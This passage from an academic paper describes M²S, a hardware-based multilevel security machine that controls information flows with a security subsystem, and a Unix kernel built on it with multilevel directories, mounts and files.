In order to maintain the set of objects that a subject s can observe, $O(s)$, in its rights $R(s)$, it is necessary to control causal dependencies inside the system.

2.2 Protection by levels

The use of levels allows to ensure a good mastering of dependencies and of associated information flows inside the system. A security level (both in confidentiality and integrity) is attributed to objects and subjects. A subject with a clearance level $l(s)$ is allowed to observe only system points (p, t) whose level $l(p, t)$ satisfies:

$$l(p, t) \leq l(s) \quad (3)$$

This inequality (3) must remain true for all points which are observable by the subject inside the system. Taking back Figure 1, this condition leads to conclude that the inequality (4) must be satisfied inside the system:

$$l(d) \leq l(i, t_i) \leq l(a, t_1) \leq l(b, t_2) \leq l(d, t_5) \leq l(o, t_o) \leq l(s) \quad (4)$$

In particular, it is forbidden for a point (d, t_5) to causally depend on a point (x, t_3) with $l(x, t_3) > l(d, t_5)$. Remember that this causal dependence could be:

- the value of object d at t_5 depends on (x, t_3) ;
- the value of time t_5 at which the object d takes a particular value depends on (x, t_3) .

This would enforce a potential information flow from the sensitive point (x, t_3) down to a not sensitive one (d, t_5) and would be contrary to the definition of the security previously given. In fact, it follows that point (o, t_{output}) depends not on any sensitive point in the system and its observation will reveal no sensitive information.

So, inequalities at system interfaces, as described in Figure 1 can be enforced by classical techniques of interface protection. The control of causal dependencies (including its temporal aspects) allows to make sure productions and elementary transfers of information until system points directly observed by a user. All information channels are involved (storage and timing) and it exists no potential covert channel. Values of levels constitute a public (not classified) information.

3 Architecture of M²S: a Machine for Multilevel Security

3.1 Principles

3.1.1 Security SubSystem in hardware

The whole security in M²S is achieved by the functioning of a subset of hardware and software components: the *Security SubSystem* (SSS). This SSS manages security data and executes security functions and controls in order to maintain the security properties previously discussed. This principle is similar to the TCB one expressed in [DoD85]. The flow control

model defined in §2 may be interpreted in various system layers. We chose to interpret it in the hardware layer for two main reasons:

- 1 • semantics of levels is sufficiently poor to be considered at this layer;
- 2 • this layer cannot be bypassed by traps or Trojan horses in software.

3.1.2 Controls enforced by SSS

The programming model that we used is a classical one. It combines a processor with an address space A. The processor addresses the space A when executing elementary transfers to external devices as memory, registers of controllers.

Objects that can be observed by a user at hardware layers comprise processor registers and cells of the address space. Levels are assigned to these objects. The level assigned to the processor registers determines the *current level* cl of the whole system. Assigning levels to cells of the address space divides it in different parts. Each part of this address space may be reached by the processor according to the value of its current level cl , the requested access mode and rules of flow control.

The state of the system is reflected by the state of processor registers and the state of buses (address, data and control). Inside the system, internal information flows are caused by elementary transfers between the processor and the address space: transfers of data or transfers of interrupt signals. The SSS is in charge of controlling these information flows. It does it by making use of specific hardware components which are under control of a Security Processor (PS). This PS uses its own resources in order to store and to manage security data.

Figure 2 Elementary transfer controls inside the system




Figure 2 describes how the SSS control the information flows inside the system. In fact, the SSS inspects the state of buses in real time. It determines which states are allowed in accordance with security data and with rules of flow controls. If an illicit state is reached during an elementary cycle, this cycle is interrupted by PS and a Bus Error signal is sent to the Processor.

The Access Control Module (ACM) controls the first kind of transfers inside the system. At current level cl of the processor, a read (or write) cycle to an address n_a will be allowed if the following conditions(5) (or (6)) are satisfied:

$$cl \leq n_a \quad (5)$$

$$cl \geq n_a \quad (6)$$

This module comprises an additional component which is in charge of controlling transfer operations that use a more complex addressing mode. In particular, when an access to

a disk data block is involved, the processor uses the data bus in order to transfer some addressing information to the disk controller: cylinder, track number, sector number...

The Interrupt Control Module (ICM) controls the second kind of transfers. It filters interrupt signals emitted by peripheral devices which are located somewhere in the address space. If the signal sender is an object whose level is l_o , the interrupt signal is also an object whose assigned level is $l_i = l_o$. ICM transmits this signal to the processor when its current level cl satisfies:

$$cl \geq l_i \quad (7)$$

In other case, the signal is suspended until condition (7) becomes valid. In practice, in order to handle them more easily, interrupt signals are received by the processor when:

$$cl = l_i \quad (8)$$

3.1.3 Management of levels

Levels are themselves objects of the system. Consequently, a level is assigned to levels. In order to simplify their management, this level is the minimal level l_{min} . So, the level of an object is a public information inside the system. Its modification is constrained by the flow control rules. The value of a level (l, t) at a given time t must only depend on information contained in points (o, t) with:

$$l(l, t) = l_{min} \geq l(o, t) \quad (9)$$

This means that the value of a level, at any time t , must only depend on public information. So, the partitioning of the address space and the assignment of the current level must be done at public level. In particular it is possible to reserve a cell of the address space at a level l_c for a given time t eventually infinite. This reservation enables the SSS to manage the level value and to ensure its coming back to the value l_{min} after t . This coming back is a downgrading and the SSS is in charge of it. Flow control rules require that this declassified cell be cleared in order to only depend on information of level l_{min} after downgrading.

The reservation of levels must be applied also to the current level. In other words, the SSS must plan a temporal multiplexing for current level according to the user requests. The SSS allocates temporal quanta to the required levels, and changes the current level value according to these allocations. When this value decreases, the flow control rules demand the internal registers to be cleared. This forces these object values to depend on level l_{min} information.

3.2 M²S architecture

3.2.1 General architecture

The architecture of M²S is described by Figure 3. It comprises two processors: the main processor P (MC68020) and a security processor PS (MC68010) which is in charge of driving the SSS. The SSS is inserted in a bus cutting, between P and the address space of its resources. It enforces the flow control rules by using the ACM and ICM. It manages security data on which these controls rely upon.


A cooperation between the SSS and the processor P is achieved by using a double access memory which permits exchanges of data between both processing and security spaces. By executing a coprocessing dialogue, P can emit requests to PS in order to:

- retrieve security data and information;

- make reservations in advance for levels.

In all cases, because the processor P can access the SSS data only by this coprocessing dialogue, it has no way to retrieve or to falsify security informations without the SSS knowing. Then, the integrity of the SSS is protected.

Figure 3 General architecture for the machine



3.2.2 Independence between access control mechanisms and policy

An Access Mask Table, stored in a double access memory inside the Access Control Logic, permits to distinguish which states of buses are allowed and which are forbidden. These states reflect the kind of elementary transfers executed by the processor P, and controlling them permits to control the flows of information inside the system.

This table is filled with values computed by the Security Processor PS. The rules applied to compute these values are provided by the security policy enforced over the system. The independence between the hardware logic used for controls and the rules which govern these controls permits to have at one's disposal a mechanism able to enforce other security policies than the multilevel one.

3.2.3 Trusted Paths


It is necessary for the user to have at his disposal a trusted path to the SSS. This path may be used in order to exchange security data with the SSS. Mainly for:

- his identification and his authentication;
- his session level reservation.

This trusted path is implemented in a Secure Device (SD) which is able to display messages from the SSS and to read security data given by the user. Directly connected to the SSS, it ensures the integrity of these security data and offers an extension of the SSS until the user.

There is also a trusted Path directly between the SSS and the Security Administrator console which acts as an interface between them. The SA can exert security functions in order to enter or to modify security data.

Figure 4 Trusted path between SSS, user, and Security Administrator



4 Global System Functioning

4.1 Security SubSystem functioning

The SSS is in charge of driving the hardware mechanisms that realize controls of information flows inside the whole system. This is done according to security data (levels attributed to resources, users, processor) which the SSS holds and manages in its own space. Some functions participate to the functioning of the SSS. All the functions may be activated by the Security Administrator. Some of them may also be activated under requests of the users. Next paragraphs discuss some of them.

4.1.1 Cooperation between the SSS and the processor

The processor running for users is able to submit requests to the SSS. It may use exchanges through a double access memory or coprocessing orders to realize a dialogue with the SSS. The requests issued by the processor may be in order to:

- get security data, as values of levels: level of resources, current level;
- reserve a level for a classified session and for a given time;
- set a new value for a given level.

In all these cases, the SSS is able to analyse these requests, and it may answer them or not, according to its security rules. Furthermore, the SSS can emit various interrupt signals to the processor. For example, in order to:

- signal a violation of protection rules: in this case a Bus Error is emitted, as described in §3.1.2
- signal the value of the current level has changed.

4.1.2 Setting values for levels of resources


Level of resources is initially public. The value of this level may be modified by the SSS in order to serve a request issued by the user or by the Security Administrator. In fact, resources are seen as members of the partitions in the address space. Attributing them a level consists in assigning a level to the concerned partition. In particular this is also true for disk blocks whose level is set by the SSS.

4.1.3 Setting the current level *cl*

The current level is initially public. Users may request to work at a classified session level. This means they want to give a new value to the current level. As expressed in §3.1.3

this can be done by a reservation of the level requested for a given time t . The SSS verifies that this request is valid. In this case, taking account of these requests, it plans a scheduling of current level values in order to permit the run of the classified sessions.

Figure 5 Current level scheduling



This scheduling is computed and enforced by the SSS. It sets values for quanta of time q_i assigned to the different values of the current level. At the end of a quantum, it interrupts the processor signalling it a change of the current level.

4.1.4 Programming the hardware mechanisms of control

The SSS uses values of the current level and of the various partitions of the address space to program the hardware mechanisms which enforce the control of information flows. In particular, the SSS computes values for access masks which reflect the allowed states of buses. If these mechanisms detect a violation of protection rules, they inform the SSS which then decides eventually to interrupt the running access and to emit a Bus Error signal to the processor.

4.2 Processing unit functioning

At the initial state, the current level of the processor is public and the system is running at public level. All terminals are assigned a public session level: any user is allowed to run jobs at this level. In this case, the user is constrained by the flow control rules enforced by the SSS. His programs must obey the rules established for elementary controls of transfers. In fact, programs may realize read transfers only from public areas, and they can do write transfers to public or classified areas. Only public interrupt signals may be received by the processor.

The user may change his session level by using the SD. This last issues a request to the SSS in order to reserve a new session level for a given time t . If the user is cleared to run this level and if the level assigned to its terminal dominates this session level, the SSS accepts the request. It then plans a current level scheduling for secret and public levels. The quanta of time q_i allocated to the secret current level must satisfy:

$$\sum q_i = t \quad (10)$$

The processor runs then at both successive levels, scheduled by the SSS, until the time limit t is reached. During this time, operating system functions and mechanisms permit to run and manage both secret and public processes for users. These processes are constrained by controls of information flows. For example, a secret process may not do write access to a public area. It cannot issue any signal to a public process. Other reservation requests may occur, issued by other users. They are also received and managed by the SSS which does the level changes and plans the level scheduling needed to satisfy them.

When time limit t is reached, only public level is run. Secret processes are killed and cleared. The whole system comes back to the initial state. Others session may then simultaneously be run.

5 Structuring tools for a multilevel operating system

This architecture defines M^2S as a machine which enforces controls on information flows and then exerts a confinement of data and process inside multilevel domains. Therefore every program, and particularly the operating system, running on the processor P is constrained by the hardware controls of the SSS.

So, the operating system is in charge of managing resources and providing the user with an access interface to a new virtual machine. This new virtual machine is able to make partitions of resources between levels, including the processor resource. It is also able to enforce a strict control of flows between these levels, including temporal flows.

Taking account of these facts entails some principles that are convenient to apply when building an operating system for such a machine:

- **1 Multiplexing data structures by levels.** Access to data is constrained by the multilevel rules enforced by the SSS. Designing data structures multiplexed by levels allows to take account of such a fact and to stay in accordance with the enforced controls.
- **2 Reservation of resources in advance.** Levels are public objects whose value, at given time t , must only depend on public information. This is possible only if classified resources are reserved in advance at public level.
- **3 Blindly writes.** The flow control rules allow some information transfers between levels. In a multi-level operating system context, it may be necessary, in order to achieve synchronisation and communication operations, to have any information sent from a level l_{inf} to a level $l_{sup}l_{inf}$ which must not be observed.
- **4 Hardware controls anticipating.** The multi-level functioning of the system is submitted to requirements of hardware controls. In order to avoid generating Bus Errors related to security faults, it's necessary to take account of the hardware functioning inside upper system layers.
- **5 Defining specific functions for multilevel management.** Taking account of the mechanisms of partitioning by levels into the operating system may be achieved by defining new specific functions and primitives. Principally around three main points: level information management, multilevel resource management, multilevel data and process management.

These principles are sufficient for building an efficient operating system upon M^2S . None of them is necessary for security purposes. In fact, the whole security is ensured by the SSS functioning only and these principles permit to take account of this functioning.

If the designer does not follow them, the written operating system may cause permanently Bus Error signals due to forbidden accesses. In no case there will be security violation because of the SSS, but this operating system will be quite impracticable for users.

In next paragraph, we discuss how these principles have been applied in order to build Unix mechanisms and functions upon M^2S .

6 Building Unix operating functions and mechanisms


The operating system kernel developed for M²S implements Unix mechanisms, data structure, and operating functions. It offers to the user a set of interface primitives supplemented by additional primitives answering needs expressed at §5. We illustrate here the use of these techniques within the area of multilevel file system management and process multilevel management.

In order to simplify, creating a classified data or process structure is achieved at public level. In other words, the only level breaking that may be built are $(l_{min} \rightarrow l)$ with $l > l_{min}$. This is possible because the level of a level object is public itself. A feasible generalisation for these mechanisms would allow to build up any kind of level breaking such as $(l_1 \rightarrow l_2)$ with $l_1 < l_2$.

6.1 Multilevel file systems

The achievement of such a level breaking in the file system is a rare operation. Its more realistic use consists in building great partitions by levels inside the file tree structure, each one used as a working area for each concerned level.

Figure 6 Multi level file system



An organisation as illustrated by Figure 6 is founded on the ability to provide the user with a function permitting him to create a classified directory or file at a not classified level. So, it is possible to make a single multilevel file system, ensuring a strict confinement for data amongst various levels.


6.1.1 Making a secret directory at public current level

The Unix file system structure is based on a well known tree-like organisation of directories and regular files.

Such a structure, as described in Figure 7, can be extended in order to make a secret directory under the root, for example D_{2s}. Such an operation is based on the following techniques as discussed in previous paragraph:


- *multiplexing* data structures between levels NC and S.
- resource *reservation* in advance and *blindly writes*;
- use of a specific primitive: *smkdir (directory, level)*.

Figure 7 Logical structure of a public file system



Multiplexing by level splits up the inode table and data blocks into a secret memory area and a public one as described by the Figure 8. The public multiplexing table provides with addresses of tables in each level areas. The secret area and data structures related to it are managed at a secret current level. At public current level, the logical structure linked to the public subset of file system is nearly similar to the one described in Figure 7.

Figure 8 Logical structure of a multi level file system



The main difference resides in the *reservation* of the 10 first entries in the inode table. They are reserved in order to achieve making secret level directories. The ten first secret inode entries correspond to a reservation area for public inode entries. This secret area is intended to be used for directories or files created at public level.

At public level, achievement of primitive `smkdir("D2s", secret)` causes the public inode table to be searched for a free entry amongst the reserved ones for making secret directories. Inode 0 is found and initialized as a *reservation inode* for $D2_s$ directory. It contains

management data related to this directory creation. Such a reservation inode permits to know, at public level, the secret directory existence and the whole information related to its creation. Then a blindly write up to the corresponding entry in the secret inode table initializes it at a value reflecting the creation at public level. The algorithm of the *smkdir* primitive stops here. At this stage, the only existence of the $D2_s$ directory is known by both levels public and secret.


At secret level, the chosen option consists in achieving the secret data block allocation and the full inode initialization when opening the secret level directory. This operation calls up the access solving function *namei*. This function searches the file tree structure for the inode corresponding to a logical pathname. Finding the corresponding reservation inode, it spots the inode as made from public level and allocates the secret data blocks. Then, a classical directory management at secret current level allows to create a secret subtree under secret root $D2_s$. In particular, files $F2_s$ and $F3_s$ are made and managed in a way in accordance with the one expressed by Figure 7.

This organisation is equally founded on a multilevel organisation for the disk file system. Briefly, it is based on the same multilevel structuring principles. It provides so the ability to implement objects composed by variously classified data: for example, multilevel files.

6.1.2 Using files in a multilevel mode

We illustrate the use of a multilevel file system through the following example described by Figure 9. Assume three processes $P1, P2$ which run at public level and $P3$ which runs at secret level, using three files. One amongst them is a secret file: $F1_s$. Others are not classified: $F1_{nc}, F2_{nc}$.

Figure 9 Use of files in multilevel mode



Each process executes the following sequences:

Process P1 (public):

```
fd1 = open ("F1nc", O-RDWR);
```

Process P2 (public):

```
fd1 = open ("F2nc", O-WRONLY);
```

```
fd2 = open ("F1nc", O-RDONLY);
```

Process P3 (secret):

```
fd1 = open ("F2nc", O-RDONLY);
```

```
fd2 = open ("F1s", O-RDWR);
```

The file *F2nc* is shared by P2 and P3 with P2 running at public level and P3 running at secret level. Multiplexing file tables and inode tables according to public and secret levels makes possible to allocate an entry for *F2nc* at each level. But some constraints exist which apply on this sharing. Firstly, the only mode allowed to open *F2nc* by P3 is read-only. Because any attempt to update this file would be interrupted and blocked by the SSS. Secondly, the management data stored in the file inode at secret level are not updated on disk for the same reason. This means that the use and the management of this file at secret level remains unknown at public level.

This permits an independent management of file *F2nc* on each level, without any information flow between levels. Indeed, the multiplexing of systems data structures combined with the exhaustive elementary controls of flows made by the SSS ensures there is no storage channel. The strict scheduling between current levels ensures there is not timing channels using delays in file operations or file uses.

6.1.3 Mounting multilevel file systems

The same multiplexing mechanisms may be used in order to mount file systems at various levels. Indeed, the logical data structures used by this operation stay inside the same current level. So, at any current level *cl*, any system file whose level is dominated by *cl* may be mounted (eventually in read only mode) on any directory whose level is also dominated by *cl*.


In all cases, logical data structures involved are current level ones. Then, the mounted structure stay imperceptible from other levels: those levels stay using the original file system structure. This may lead to build various logical views of the file system according to the current level involved in.

For example, Figure 10 illustrates how a secret disk file system may be mounted on a public directory. Let two file systems: one is not classified (*/dev/disknc*) and the other is a secret one (*/dev/disks*).

The user working at secret level *S* may decide to mount the secret file system on the directory *D2* which is a not classified directory. Only data structures multiplexed on secret level are updated by this mounting and in particular the secret inode table and the secret mounting table. Before this operation, a user at secret current level could observe the public file */D2/F3*. After this mounting operation, he can observe */D2/F1s*.

But any user working at public level has only a view of not classified data structures and does not know anything about this mounting operation. All stay as before for him: he may access any public file as */D2/F3*. There is no interaction between what is done at secret level and what is viewed at public level.

Figure 10 Mounting a secret file system on a public directory




6.1.4 Multilevel files

The goal of a *multilevel file* is to collect information of different levels inside a single UNIX file. In particular, a structure like this may be interesting in multilevel mail systems to store messages or documents which contain unclassified information and variously classified texts. These messages could be stored inside a single UNIX secret file but it would not be satisfactory since unclassified parts (overclassified in secret data) could not be reached by unclassified processes (mail server for instance).

Multilevel files are a single entity composed of classified areas called *sections* (see Figure 11). There is a single classified section by level containing all the file information classified at this level.


Figure 11 Multilevel file organization.



The same UNIX structures are used as those used for single classified files: namely classified disk blocks, classified and reservation inodes with some little modifications. These modifications were realized in such a way they keep complete compatibility with classical UNIX structures.

Every section of a UNIX multilevel file is stored in a subtree of the whole file system; this subtree is classified at the level of the section. The SSS does not distinguish file blocks and section blocks so that it enforces the security of monolevel and multilevel file blocks without any change (see Figure 12).

Figure 12 Multilevel file implementation example.



For each section, an inode which is classified at the section level maintains the block disk list, section characteristics (*size, owner,...*) and a public reservation inode is also needed. The use of public reservation inodes is unavoidable since UNIX kernel must maintain a link between the inodes of a same multilevel file in order to keep which inode manages which section. This link can be maintained only between inodes with same classification and therefore reservation inodes are used. They are both at same public level and permit to manage higher blocks. Figure 12 shows an example of a multilevel file “mlf” containing U,C and TS sections implementation.

Creating and deleting sections must be done at public level since they need the modification of a public reservation inode. Thus a multilevel file could be created only in a public directory. To manage multilevel files, users have special primitives and commands:

<i>screat(mlf_name, rights, section_level)</i>	<i>creates a section inside a multilevel file.</i>
<i>sunlink(mlf_name, section_level)</i>	<i>deletes a section inside a multilevel file.</i>
<i>sopen(mlf_name, mode, section_level)</i>	<i>opens a section returning descriptor.</i>
<i>sexist(mlf_name, section_level)</i>	<i>tests if a section exists or not in a multilevel file.</i>
<i>read(), write(), seek(), close()</i>	<i>use section information through a descriptor.</i>
<i>mkfmn mlf_name section_level</i>	<i>creates a section inside a multilevel file.</i>
<i>rmfmn mlf_name section_level</i>	<i>removes a section inside a multilevel file.</i>
<i>stfmn mlf_name</i>	<i>shows the section list.</i>

Classical UNIX commands work yet on a multilevel file but their behaviour has been modified. For instance, the *cat* command applied on a multilevel file displays the information of all sections dominated by the execution level of the command. More details can be found in [Cal92].

